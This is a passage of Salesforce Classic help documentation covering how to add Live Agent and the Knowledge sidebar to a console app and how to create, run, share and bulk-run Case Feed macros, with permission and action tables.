Guidelines for Working with Salesforce Console Multi-Monitor Components in Salesforce Classic

Console Configurable Features in Salesforce Classic

Add Live Agent to the Salesforce Console in Salesforce Classic

Adding Live Agent to the Salesforce console enables agents and supervisors to chat with customers and access other customer service tools in one place.

Before you add Live Agent to a Salesforce console app, you need to create a Salesforce console app if you don't have one set up.

After you set up Live Agent, add it to a Salesforce console app. After Live Agent is set up in the console, your agents can interact with chat customers. With the Salesforce console, your agents and supervisors can access Live Agent and other Service Cloud products in one place to provide customers fast and efficient customer service.

1. From Setup, enter *Apps* in the `Quick Find` box, then select **Apps**.
2. Click **Edit** next to the name of the Salesforce console app in which you want to set up Live Agent.
3. Select `Include Live Agent in this App`.
4. Choose the records or pages that you want to open as subtabs of chat sessions in the chat workspace.
5. Optionally, if your Salesforce org has Knowledge enabled, select `Include Suggested Articles from Knowledge in Live Agent` to display the Knowledge One widget in the chat workspace.
6. Click **Save**.

You can run multiple Salesforce apps at the same time. However, if you log in to another Salesforce app while you're logged in to a Salesforce console app, you can't accept new chat requests.

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

USER PERMISSIONS

To add Live Agent to the Salesforce console:

- "Customize Application"

SEE ALSO:

Use Live Agent in the Salesforce Console in Salesforce Classic

Console Configurable Features in Salesforce Classic

Turn On Knowledge for a Salesforce Console in Salesforce Classic

If Salesforce Knowledge is set up, you can turn on the Knowledge sidebar so that users working on cases can automatically see relevant knowledge articles that can help them close cases faster.

Important: You must have Salesforce Knowledge set up in your Salesforce org before you can add it to a console. Knowledge articles appear based on matching words typed into a case's `Subject`.

1. From the object management settings for cases, go to Page Layouts.
2. Click **Edit** next to a page layout.
3. Click **Layout Properties**.
4. Check `Knowledge Sidebar`, and click **OK**.
5. Click **Save**.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To turn on the Knowledge sidebar:

- "Customize Application"

Repeat these steps for each case page layout assigned to console users.

SEE ALSO:

Find Object Management Settings

Console Configurable Features in Salesforce Classic

Macros in the Salesforce Classic Console

Support agents who use Case Feed now can run macros to automatically complete repetitive tasks—such as selecting an email template, sending an email to a customer, and updating the case status—all in a single click. A macro is a set of instructions, which tell the system how to complete a task. When an agent runs a macro, the system performs each instruction. Macros save time and add consistency to support agents' work.

You can create macros to perform multiple actions on the Case Feed. For example, a macro can enter the subject line of an email and update the case status. A single macro can perform multiple actions on different parts of the Case Feed at the same time.

Note: Macros are supported on feed-based standard and custom objects.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Get Started with Macros

Before you can create and run macros, ensure that your org meets the prerequisites for using macros and add the macros widget to the Service Console

Create Macros

You can create a macro by specifying the instructions for actions that the macro performs. A macro is like a little computer program. You need to tell the macro each step that it performs. This example shows how to create a simple macro.

Run a Macro in the Salesforce Console for Service

Macros automate a series of repetitive keystrokes that support agents make in the Salesforce Console for Service. You can quickly complete repetitive tasks, such as updating the case status, by running a macro.

Manage Macros in Salesforce Classic

It's simple to clone, share, and delete macros.

Irreversible Macros

Some macros perform actions that can't be undone, such as sending outbound emails to customers or updating a case status. A macro that contains a Submit Action instruction is irreversible. You must have the Manage Macros Users Can't Undo user permission to create, edit, and run macros that contain instructions for performing irreversible actions.

Bulk Macros

A bulk macro is a macro that you can run on multiple records at the same time. Bulk macros let support agents quickly address spikes in customer cases involving the same issue. Macros must meet certain criteria be run as bulk macros.

Shortcuts for Macros

You can use the keyboard shortcuts to work even more efficiently with macros.

Examples of Macros

These examples show how you can create different types of macros based on your business needs.

Publishers and Actions Supported in Macros

The following publishers and actions are supported on macros in the Salesforce Console for Service.

SEE ALSO:

Feed-based Layouts Overview

Get Started with Macros

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Before you can create and run macros, ensure that your org meets the prerequisites for using macros and add the macros widget to the Service Console

Macros are supported only on the Accounts, Cases, Contacts, and Leads objects. Macros are available only on the Service Console.

To use macros, your org must satisfy these prerequisites:

- Feed tracking must be enabled on the object that you want to run macros on.
- Use a feed-based page layout on the object that you want to run macros on.
- The publisher actions that you want to use in macros must be available on the page layout. For example, if you want to use macros to insert templates or quick text into Case Feed emails, then the Email Publisher must be added to the case page layout.
- If you want to use quick actions in macros, the quick actions must be available on the page layout.
- The macros widget must be added to the console.
- Users must have the appropriate user permissions to create macros and run macros.

1. Add the macros browser to the Salesforce Console for Service by assigning it as a console component on page 4633 to the app.
   a. From Setup, enter *Apps* in the `Quick Find` box, then select **Apps**.
   b. Select the console app that you want to add the macros browser to.
   c. Click **Edit**.
   d. In `Choose Custom Console Components`, use the **Add** arrow to move the macros browser from the Available Items list to the Selected Items List.

      In `Align Console Components`, choose whether to align the macros browser to the left or right of the console's footer.

   e. Click **Save**.
2. Give your users the appropriate user permissions to create macros or run macros.
   a. From Setup, enter *Users* in the `Quick Find` box, then select **Profiles**.
   b. Select the profile you want to work with.
   c. Click **Edit**.
   d. In the Standard Object Permissions section, ensure that users have the appropriate permissions on the Macros object.
   e. To allow users to run irreversible macros on page 4614, such as macros that send emails or update field values, then scroll to the Administrative Permissions section and select "Manage Macros Users Can't Undo."
   f. Click **Save**.

Search All Text Fields in Macros

Expand the scope of macros search, so agents can quickly find macros by searching for keywords contained in a macro's text fields.

SEE ALSO:

Tips for Creating Macros

Create Macros

Irreversible Macros

Search All Text Fields in Macros

Expand the scope of macros search, so agents can quickly find macros by searching for keywords contained in a macro's text fields.

For example, suppose that an agent wants to find a macro where the description is "Return Policy - 30 days." The agent could search for "return policy" and see all macros that contain that phrase.

If this setting is enabled, agents can search for macros across all text fields in the macro instructions. If this setting isn't enabled, agents can search for keywords only in the macro's title and description fields.

To let agents to search all text fields:

1. From Setup, enter *Macros* in the Quick Find box, then select **Macro Settings**
2. Click **Edit**.
3. Select **Include all Macro text fields in search**.
4. Click **Save**.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete page layouts:

- "Customize Application"

Create Macros

You can create a macro by specifying the instructions for actions that the macro performs. A macro is like a little computer program. You need to tell the macro each step that it performs. This example shows how to create a simple macro.

User Permissions Needed

To view macros:	"Read" on Macros
To create and edit macros:	"Create" and "Edit" on Macros
To create and run irreversible macros:	"Manage Macros That Users Can't Undo"

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

To create this example macro, the Email Publisher must be enabled in your Salesforce org.

1. Create a macro.
   a. In the Salesforce for Service Console, click the **Macros** widget.
   b. Click **+ Create Macros**.
   c. For `Macro Name`, enter a name that makes it easy to understand what this macro does.
   For example, *`Replace email subject with "Steps for Resetting Your Password"`*.

d. For `Description`, explain the purpose for this macro. The optional `Description` field helps support agents understand what this macro does and distinguish it from similar macros.

2. Add the instructions for the macro.

a. Select a context for the macro. The context specifies the part of case feed that the macro interacts with.
For example, selecting **Select Active Tab** tells the macro that it's performing an action on the active case tab in Case Feed.

b. Click **Done**. After every instruction, click **Done** to move to the next line.

c. Select the object that the macro interacts with.
For example, selecting **Select Email Action** tells the macro to interact with the Email Publisher in Case Feed.

d. Select the action that you want the macro to perform.
For example, suppose that you want to replace the subject line of an email in the case, so you select **Replace Subject**. This instruction tells the macro to change the subject field in the email. It also displays a text field, where you can specify the subject that you want to replace.

e. In the text field, enter the subject line. This instruction clears the original subject and replaces it with the value you specified in the macro.
For example, you enter *`Steps for Resetting Your Password`* in the text field. Suppose the customer's original email contained the subject "Password Problems." The agent runs the macro, automatically replacing the original subject with the new subject.

f. Finally, select **Submit Action** to tell the macro to execute these instructions.

3. Save the macro.
You've created a macro that replaces the original subject line in an email in Case Feed with a new subject line.

After creating a macro, it's a good idea to run it to make sure that it works the way you want. To test this macro, go to the Salesforce Console for Service and open a case record. Open the Macros widget. Select and run this macro.

Tips for Creating Macros
How you name and design your macro can impact its usefulness to support agents. Keep these tips in mind when creating macros.


Tips for Creating Macros

How you name and design your macro can impact its usefulness to support agents. Keep these tips in mind when creating macros.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



1. The `Macro Name` helps support agents decide which macro to use. The name is used when agents search for macros, so it's useful to use a short name (so that agents can see it in the macros list) that succinctly identifies the macro's purpose.
2. Although `Description` is optional, it is useful for helping support agents to understand what the macro does.
3. The macro instructions are like a little computer program, so you must tell the macro each step, or instruction, to perform. Each instruction is equivalent to a click that the support agent makes when manually performing the task. The first macro instruction selects the object that the macro acts upon, such as the Active Case Tab.
4. The second macro instruction specifies the context, or component of the Salesforce Console for Service, in which the macro works. For example, the Email Action context allows the macro to set fields and perform actions within the Email Publisher.

   Note: If a Salesforce Console for Service component isn't enabled and configured, then you can't create a macro for it.

5. The third macro instruction specifies the action that the macro performs. For example, the macro in the screenshot changes the value for the CC Address field in an email action in the active case tab.
6. You can add an additional set of instructions in the same context or in a different context. A simple macro just performs one task. Create more complex macros by adding instructions.

Run a Macro in the Salesforce Console for Service

Macros automate a series of repetitive keystrokes that support agents make in the Salesforce Console for Service. You can quickly complete repetitive tasks, such as updating the case status, by running a macro.

User Permissions Needed	
To view macros:	"Read" on Macros
To create and edit macros:	"Create" and "Edit" on Macros
To create and run irreversible macros:	"Manage Macros That Users Can't Undo"

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note: You need the Manage Macros That Users Can't Undo permission only if you want to run macros that contain a Submit Action instruction. All bulk macros contain a Submit Action instruction. The lightning bolt icon ( ) indicates that the macro performs an action—such as sending an email—that cannot be undone.

1. Open the Macros widget.
2. Search for a macro and select it from the macros list.

   To search for a macro, enter some letters from its name in the Search Macros box. Salesforce lists macros that contain the search keywords or letters in the results. If the Search Macros box is empty, the list displays your 25 most recently used macros. If you ran a macro or viewed its detail page, then it is considered to be recently used.
3. Optionally, review the macro's description and instructions to make sure that this macro does what you expect.

   The instructions show you the steps that the macro performs. Reviewing the instructions is helpful when running a macro for the first time.
4. Click **Run** ( ) to start the macro.
   A message displays indicating whether the macro ran successfully. A green dot appears next to each instruction that ran successfully. A red dot and an error message appear next to each instruction that could not be performed, so you can troubleshoot the issue.

Manage Macros in Salesforce Classic

It's simple to clone, share, and delete macros.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Clone Macros

You can quickly copy macros by cloning them. Cloning macros is useful for creating macros that are variants of the source macro.

Share Macros

Macros use the same sharing model as other objects in Salesforce. You can share macros with public groups and other users, allowing other support agents to increase their efficiency with macros.

Clone Macros

You can quickly copy macros by cloning them. Cloning macros is useful for creating macros that are variants of the source macro.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view macros:	"Read" on Macros
To clone macros:	"Create" and "Edit" on Macros

Both administrators and support agents can clone macros if they have the appropriate user permissions.

1. Open the Macros widget.
2. Click the macro that you want to clone.
3. If you are using the Macros widget, click the **View Detail** icon ( ).
4. Click **Clone**.

5. In the `Macro Name` field, enter a unique name for the macro.
6. Optionally, modify the instructions for the macro. You can also modify the instructions at another time.
7. Click **Save**.

Share Macros

Macros use the same sharing model as other objects in Salesforce. You can share macros with public groups and other users, allowing other support agents to increase their efficiency with macros.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view macros:	"Read" on Macros
To share macros:	"Create" and "Edit" on Macros

1. Open the Macros widget.
2. Select the macro that you want to share.
3. Click the **View Detail** icon ( ).
4. Click **Sharing**.
5. In the New Sharing page, search for a public group or for a user by name.
6. Share the macro by selecting a group or user from the **Available** list and clicking **Add**. To stop sharing a macro, select a group or user from the **Share With** list and click **Remove**.
7. If you're sharing the macro, set the `Access Level` to either *Read Only* or *Read/Write*.
   - *Read Only* allows support agents to view and run the macro.
   - *Read/Write* allows support agents to edit, view, and run the macro.
8. Click **Save**.

Irreversible Macros

Some macros perform actions that can't be undone, such as sending outbound emails to customers or updating a case status. A macro that contains a Submit Action instruction is irreversible. You must have the Manage Macros Users Can't Undo user permission to create, edit, and run macros that contain instructions for performing irreversible actions.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

The lightning bolt icon ( ) indicates that a macro is irreversible.

If you don't have the Manage Macros Users Can't Undo permission, you can still:

- Create and edit macros that don't contain instructions for performing irreversible actions
- Clone, delete, and share macros that do contain instructions for performing irreversible actions

Example: Macros that perform the following types of actions are considered to be irreversible:

- Send email
- Update a case status

Bulk Macros

A bulk macro is a macro that you can run on multiple records at the same time. Bulk macros let support agents quickly address spikes in customer cases involving the same issue. Macros must meet certain criteria be run as bulk macros.

Bulk macros are supported for the:

- Email Publisher in Case Feed on the Salesforce Console for Service
- All Quick Actions except for Social Quick Actions

Bulk macros are not supported for:

- Salesforce Knowledge actions
- Community actions
- Social post actions
- "Add" and "Insert" instructions (such as the Add to Subject instruction or the Insert into HTML Body instruction for the Email Publisher)

If the bulk macro interacts with the Email Publisher, it can contain only one Email Publisher action.

A bulk macro must contain at least one Submit Action instruction.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Example: For example, suppose that your company has a service outage and lots of customers have contacted customer support. You want support agents to send an email to customers who have opened cases about the outage telling them when the service outage will end. You can create a bulk macro that uses an email template to create and send an email to these customers.

Create a Bulk Macro

This example shows you how to create a bulk macro that sends an email to the contact person for the selected customer cases.

Tips for Creating Bulk Macros

The key to successfully using bulk macros is to select the right records to run the macro on. Support agents can filter the list views to identify which records to select.

Run a Bulk Macro on Multiple Records

You can run a bulk macro on only one record at a time, or you can run it on multiple records at the same time. Use bulk macros to quickly address similar customer cases or records.

Create a Bulk Macro

This example shows you how to create a bulk macro that sends an email to the contact person for the selected customer cases.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

User Permissions Needed

To view macros:	"Read" on Macros
To create and edit macros:	"Create" and "Edit" on Macros
To create and run irreversible macros:	"Manage Macros That Users Can't Undo"
To run bulk macros:	"Run Macros on Multiple Records"

For example, suppose that your company has a service outage and lots of customers have contacted customer support. You want support agents to send an email to customers who have opened cases about the outage telling them when the service outage will end. You can create a bulk macro that uses an email template to create and send an email to these customers.

These steps show you how to create a bulk macro that sends an email to the contact person on the selected cases. To re-create this example in your Salesforce org, enable the Email Publisher.

1. Create a macro.
2. Add the instructions for the macro.
   a. Select a context for the macro. The context specifies the object that the macro interacts with.
      For example, selecting **Select Active Tab** tells the macro that it's performing an action on the active case tab in Case Feed.
   b. Click **Done**. After every instruction, click **Done** to move to the next line.
   c. Select the publisher that the macro interacts with.
      For example, selecting **Select Email Action** tells the macro to interact with the Email Publisher in Case Feed.
   d. Select the action that you want the macro to perform.
      You can select **Apply Email Template** and specify which email template to use.
   e. Finally, select **Submit Action** to tell the macro to perform these instructions.
3. Save the macro.
   You've created a macro that creates and sends an email to the contact person for the selected cases. This macro can be run as a bulk macro because it meets all the criteria for a bulk macro. It interacts with the Email Publisher, it uses a supported instruction, and it includes a Submit Action instruction. You can run this macro as a bulk macro on multiple records at the same time. You also can run it on a single record at a time.

When you look at the macros list, an icon showing a green lightning bolt with two underlines ( ) appears next to bulk macros. Make sure that this icon appears next to your macro.

Tips for Creating Bulk Macros

The key to successfully using bulk macros is to select the right records to run the macro on. Support agents can filter the list views to identify which records to select.

When you create a bulk macro, it's a good practice to add an instruction that changes a field value on the record. Agents can filter records in the list view based on the field value. Updating a field value lets agents distinguish the records on which the macro has been run from the cases on which the macro hasn't been run.

Example: For example, suppose many customers open cases about the same issue in a short time. The support agent can run a bulk macro that emails these customers to tell them that the company knows of the issue and is fixing it. But what happens two days later, when the agent wants to run the bulk macro a second time on new cases about the same issue?

Because agents use filtering to determine which cases to apply the macro to, it's helpful to add instructions to the bulk macro that change a field value. This way, when the macro runs, it automatically updates the field value. Later on, when the agent has new cases to respond to, the agent can filter cases based on this field.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Run a Bulk Macro on Multiple Records

You can run a bulk macro on only one record at a time, or you can run it on multiple records at the same time. Use bulk macros to quickly address similar customer cases or records.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view macros:	"Read" on Macros
To create and edit macros:	"Create" and "Edit" on Macros
To create and run irreversible macros:	"Manage Macros That Users Can't Undo"
To run bulk macros:	"Run Macros on Multiple Records"

Note: You need the Manage Macros That Users Can't Undo permission only if you want to run macros that contain a Submit Action instruction. All bulk macros contain a Submit Action instruction. The lightning bolt icon ( ) indicates that the macro performs an action—such as sending an email—that cannot be undone.

To run bulk macros, the `Enable Enhanced Lists` setting on page 261 must be enabled in your org.

You can run bulk macros on records from the Accounts, Cases, Contacts, and Leads objects. However, you can run a bulk macro only on records in one object list view at a time. For example, you can run a bulk macro on multiple cases in the Cases list view, but not on cases and accounts at the same time.

An icon showing a green lightning bolt with two underlines ( ) indicates whether a macro is a bulk macro.

Bulk macros are processed in increments of 10 macros at a time. You can run a bulk macro on more than 10 cases, but the system processes the macro in groups of 10 at a time.

1. In the Case list view, select the cases that you want to run the macro on.
   You can filter the cases to identify which cases you want to run the macro on.
2. Open the Macros widget.
3. In the Macro widget, select a macro with the green lightning bolt icon ( ) and click **Run**.
4. In the confirmation window, click **OK** to continue.
   The macro runs on the selected cases. In the list view, the cases on which the macro ran successfully are highlighted in green and denoted by a green check mark icon. Cases that the macro didn't run successfully on are highlighted in red and denoted by a red X icon. To see an explanation about why the macro didn't work on a case, hover over the red X icon.

SEE ALSO:

User Interface Settings

Shortcuts for Macros

You can use the keyboard shortcuts to work even more efficiently with macros.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Table 73: Macro Shortcuts

Press:	To:
M	Open the Macros widget.
S	Put your cursor in the search bar.
E	Edit the selected macro.
V	View the Macro Details page.
Enter	Run the selected macro.
Space bar	Expand or collapse the selected macro's instructions.
Up Arrow	Scroll up the macros list.
Down Arrow	Scroll down the macros list.

Examples of Macros

These examples show how you can create different types of macros based on your business needs.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Add and Replace Field Values in a Case Using Macros

Suppose that your support agents often add the same field values to a record, or that they often replace a field value. You can create a macro that automatically adds content to a field or that replaces the values in a field. Using a macro saves agents time because it automates repetitive and routine actions, freeing them to focus on helping customers.

Insert Quick Text in a Social Post

Suppose that support agents often respond to customer questions on social networks, such as Twitter or Facebook. You can use a macro to automatically insert a reply into the post using Quick Text or text. This type of macro enables agents to quickly respond to customers without interrupting their workflow.

Automatically Attach a Salesforce Knowledge Article to an Email in Case Feed Using Macros

Perhaps your support agents often send customers the same article in Salesforce Knowledge. This example explains how to create a macro that automatically selects a specific article and inserts it into an email in Case Feed. This macro lets agents answer a common customer question by clicking one button, instead of spending time searching for the article and copying it into the email.

Add and Replace Field Values in a Case Using Macros

Suppose that your support agents often add the same field values to a record, or that they often replace a field value. You can create a macro that automatically adds content to a field or that replaces the values in a field. Using a macro saves agents time because it automates repetitive and routine actions, freeing them to focus on helping customers.

The Email Publisher must be enabled in your Salesforce org.

These steps illustrate some ways that you can use Add, Replace, and Insert instructions in a macro.

1. Create a macro.
2. Add the instructions to tell the macro what email field value to replace. This example shows how to replace the Subject field in an email.
   a. In the Macro Instructions section, click **+Add Instruction**.
   b. The first instruction tells the macros which object to act upon. Here, select **Select Active Case Tab**.
   c. The next instruction tells the macro which action in the Case Feed Publisher to interact with. Here, select **Select Email Action**.
   d. Now, tell the macro what to do in the Email Action. Select **Replace Subject**. In the text field, specify the subject line.

      Selecting a Replace instruction clears the existing value in the field, and replaces it with the value specified in the macro.

      For example, enter `Update on Your Order`. Suppose that the subject line was `Haven't Received My Order`. The macro clears the old subject line and replaces it with `Update on Your Order`.
3. Add the instructions to tell the macro to replace an email field with a blank value. In this example, we clear the BCC field.
   a. Select **Replace BCC Addresses**. Leave the text field empty.

      Selecting a Replace instruction and leaving the text field empty clears the values in the field, so you end up with a blank field.
4. Add the instructions to tell the macro to insert values into a field. In this example, we add two email addresses to the CC field.
   a. Select **Add CC Addresses**. In the text field, specify the email addresses. You can specify multiple email addresses by separating them with a comma.

      Selecting an Add or Insert instruction adds the value specified in the macro to the field, but doesn't delete values that are already there.

      For example, enter `shipping@example.com, invoices@example.com`. Suppose that the CC field already contains `support@example.com`. This macro appends the `shipping@example.com` and `invoices@example.com` after `support@example.com`.
5. Select **Submit Action**. This instruction tells the macro to execute the email action.
6. Save the macro.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view macros:
- "Read" on Macros

To create and edit macros:
- "Create" and "Edit" on Macros

To create an irreversible macro:
- "Manage Macros Users Can't Undo"

Insert Quick Text in a Social Post

Suppose that support agents often respond to customer questions on social networks, such as Twitter or Facebook. You can use a macro to automatically insert a reply into the post using Quick Text or text. This type of macro enables agents to quickly respond to customers without interrupting their workflow.

The Email Publisher, Quick Text, and Social Customer Service must be enabled in your organization.

These steps illustrate one way that you can use Insert instructions in a macro.

1. Create a macro.
2. Add the instructions to tell the macro what to do. This example shows how to insert Quick Text into a social post.
   a. In the Macro Instructions section, click **+Add Instruction**.
   b. The first instruction tells the macros which object to act upon. Here, select **Select Active Case Tab**.
   c. The next instruction tells the macro which action in the Case Feed publisher to interact with. Here, select **Select Social Action**.
   d. Now, tell the macro what to do in the social action. Select **Insert into Body**. You can insert either **Quick Text** or **Text**.

      Selecting an Insert instruction appends the Quick Text or Text specified in the macro to the end of the text already in the field. In social publisher actions, the Insert instruction is useful because you can retain the @mention and add text after it.
   e. Specify which Quick Text you want to macro to use, or enter the text that you want it to use.
3. Select **Submit Action**. This instruction tells the macro to execute the social action.
4. Save the macro.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view macros:
- "Read" on Macros

To create and edit macros:
- "Create" and "Edit" on Macros

To create an irreversible macro:
- "Manage Macros Users Can't Undo"

Automatically Attach a Salesforce Knowledge Article to an Email in Case Feed Using Macros

Perhaps your support agents often send customers the same article in Salesforce Knowledge. This example explains how to create a macro that automatically selects a specific article and inserts it into an email in Case Feed. This macro lets agents answer a common customer question by clicking one button, instead of spending time searching for the article and copying it into the email.

You must have Salesforce Knowledge One enabled for your organization. The Salesforce Knowledge One component must be enabled and added as a component to the Salesforce Console for Service page.

1. Create a macro.
2. Add the instructions to tell the macro to search for a specific article.
   a. In the Macro Instructions section, click **+Add Instruction**.
   b. The first instruction tells the macros which case to act upon. Here, select **Select Active Case Tab**.
   c. The next instruction tells the macro which part of the console to act upon. Here, select **Select Knowledge Sidebar Component**.
   d. Now, let's tell the macro what do in the Knowledge Sidebar. Select **Select Articles Search**.
   e. This step defines the keyword that the Knowledge search uses to find the right article. Select **Set Keywords**. In the text field, you can specify either the article number or a keyword.
      - Article number: The article number retrieves an article by its number, which is useful when you want to select a specific article. The syntax is `articlenumber:123456789`.

        Note: The syntax is case-sensitive and must be written in lower case.

      - Keywords: You also can search by keywords. Salesforce looks for these keywords in the title and body of the articles in the knowledge base. For example, enter "Reset Your Password."
   f. Select **Run Search**. This instruction tells the macro to perform the search when someone runs this macro.
3. Add the instructions to tell the macro to insert the article into the email that is being edited in Case Feed.
   a. Click **Select Most Relevant Article**. This instruction tells the macro to use the article that came up first in the search results.
   b. Select **Insert into Email as HTML**. This instruction inserts the entire article, including text and images, into the email at the cursor position.
4. Save the macro.

EDITIONS

Available in: Salesforce Classic

Macros available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Enterprise** and **Unlimited** Editions.

USER PERMISSIONS

To view macros:
- "Read" on Macros

To create and edit macros:
- "Create" and "Edit" on Macros

Publishers and Actions Supported in Macros

The following publishers and actions are supported on macros in the Salesforce Console for Service.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Email Publisher Actions Supported in Macros

These actions are available when you click **Select Email Action** in the macro instructions. Email actions let you modify text in emails in Case Feed. You can create and run macros to perform these actions on the Email Publisher in the Salesforce Console for Service.

Salesforce Knowledge Actions Supported in Macros

These actions are available when you click **Select Knowledge Sidebar Component** in the macro instructions. Knowledge actions let you search for knowledge articles and add articles to cases. You can create and run macros to perform these actions on the Salesforce Knowledge Publisher in the Salesforce Console for Service.

Custom Quick Actions Supported in Macros

These actions are available when you click **Select** *`Name of Quick Action`* in the macro instructions. You can create and run macros to perform custom quick actions in the Salesforce Console for Service.

Community Publisher Actions Supported in Macros

These actions are available when you click **Select Community Action** in the macro instructions. Community actions let you update and post to Salesforce Communities. You can create and run macros to perform these actions on the Community Publisher in the Salesforce Console for Service.

Social Actions Supported in Macros

These actions are available when you click **Select Social Action** in the macro instructions. You can create and run macros to perform these actions on the Social Publisher in the Salesforce Console for Service.

Email Publisher Actions Supported in Macros

These actions are available when you click **Select Email Action** in the macro instructions. Email actions let you modify text in emails in Case Feed. You can create and run macros to perform these actions on the Email Publisher in the Salesforce Console for Service.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

To use these actions, you must have the Email Publisher enabled in your Salesforce org and added as a console component to the case page layout.

Bulk macros are supported for Email Publisher actions.

Table 74: Email Publisher Actions Supported in Macros

Action	Description	Supported in Bulk Macros?
Replace To Addresses	Clears the email addresses in the To Address field and replaces them with the specified email addresses. To use multiple email addresses, separate them with a comma.	Yes
Add to To Addresses	Adds these email addresses to the To field, but does not delete any addresses already in the To field. To use multiple email addresses, separate them with a comma.	No

Action	Description	Supported in Bulk Macros?
Replace CC Addresses	Clears the email addresses in the CC Address field and replaces them with the specified email addresses. To use multiple email addresses, separate them with a comma.	Yes
Add to CC Addresses	Adds these email addresses to the CC field, but does not delete any addresses already in the CC field. To use multiple email addresses, separate them with a comma.	No
Replace BCC Addresses	Clears the email addresses in the BCC Address field and replaces them with the specified email addresses. To use multiple email addresses, separate them with a comma.	Yes
Add to BCC Addresses	Adds these email addresses to the BCC field, but does not delete any addresses already in the BCC field. To use multiple email addresses, separate them with a comma.	No
Set From Address	Clears the email address in the From Address field and replaces it with the specified email address.	Yes
Replace Subject	Clears the Subject field and replaces it with the specified text.	Yes
Add to Subject	Appends this text to the end of the Subject field, but does not delete any existing text already in the Subject field.	No
Replace HTML Body	Clears the contents of the email body and replaces it with the specified HTML content.	Yes
Insert into HTML Body	Adds a QuickText or Text into the HTML body text, but does not delete any existing text already there. The QuickText or Text is inserted at the cursor position.	No
Apply Email Template	Inserts the specified email template into an email in the active case tab.	Yes
Submit Action	Tells the macro to perform these instructions when someone runs this macro. A macro that contains a Submit Action instruction is irreversible. You must have the Manage Macros Users Can't Undo user permission to create, edit, and run macros that contain instructions for performing irreversible actions. A macro that contains a Submit Action instruction can be run as a bulk macro. You must have the Run Macros on Multiple Records user permission to run bulk macros.	Yes

Salesforce Knowledge Actions Supported in Macros

These actions are available when you click **Select Knowledge Sidebar Component** in the macro instructions. Knowledge actions let you search for knowledge articles and add articles to cases. You can create and run macros to perform these actions on the Salesforce Knowledge Publisher in the Salesforce Console for Service.

To use these actions, you must have Salesforce Knowledge enabled in your organization and added as a console component. Salesforce Knowledge actions, such as attaching an article to a case, must be enabled in the console.

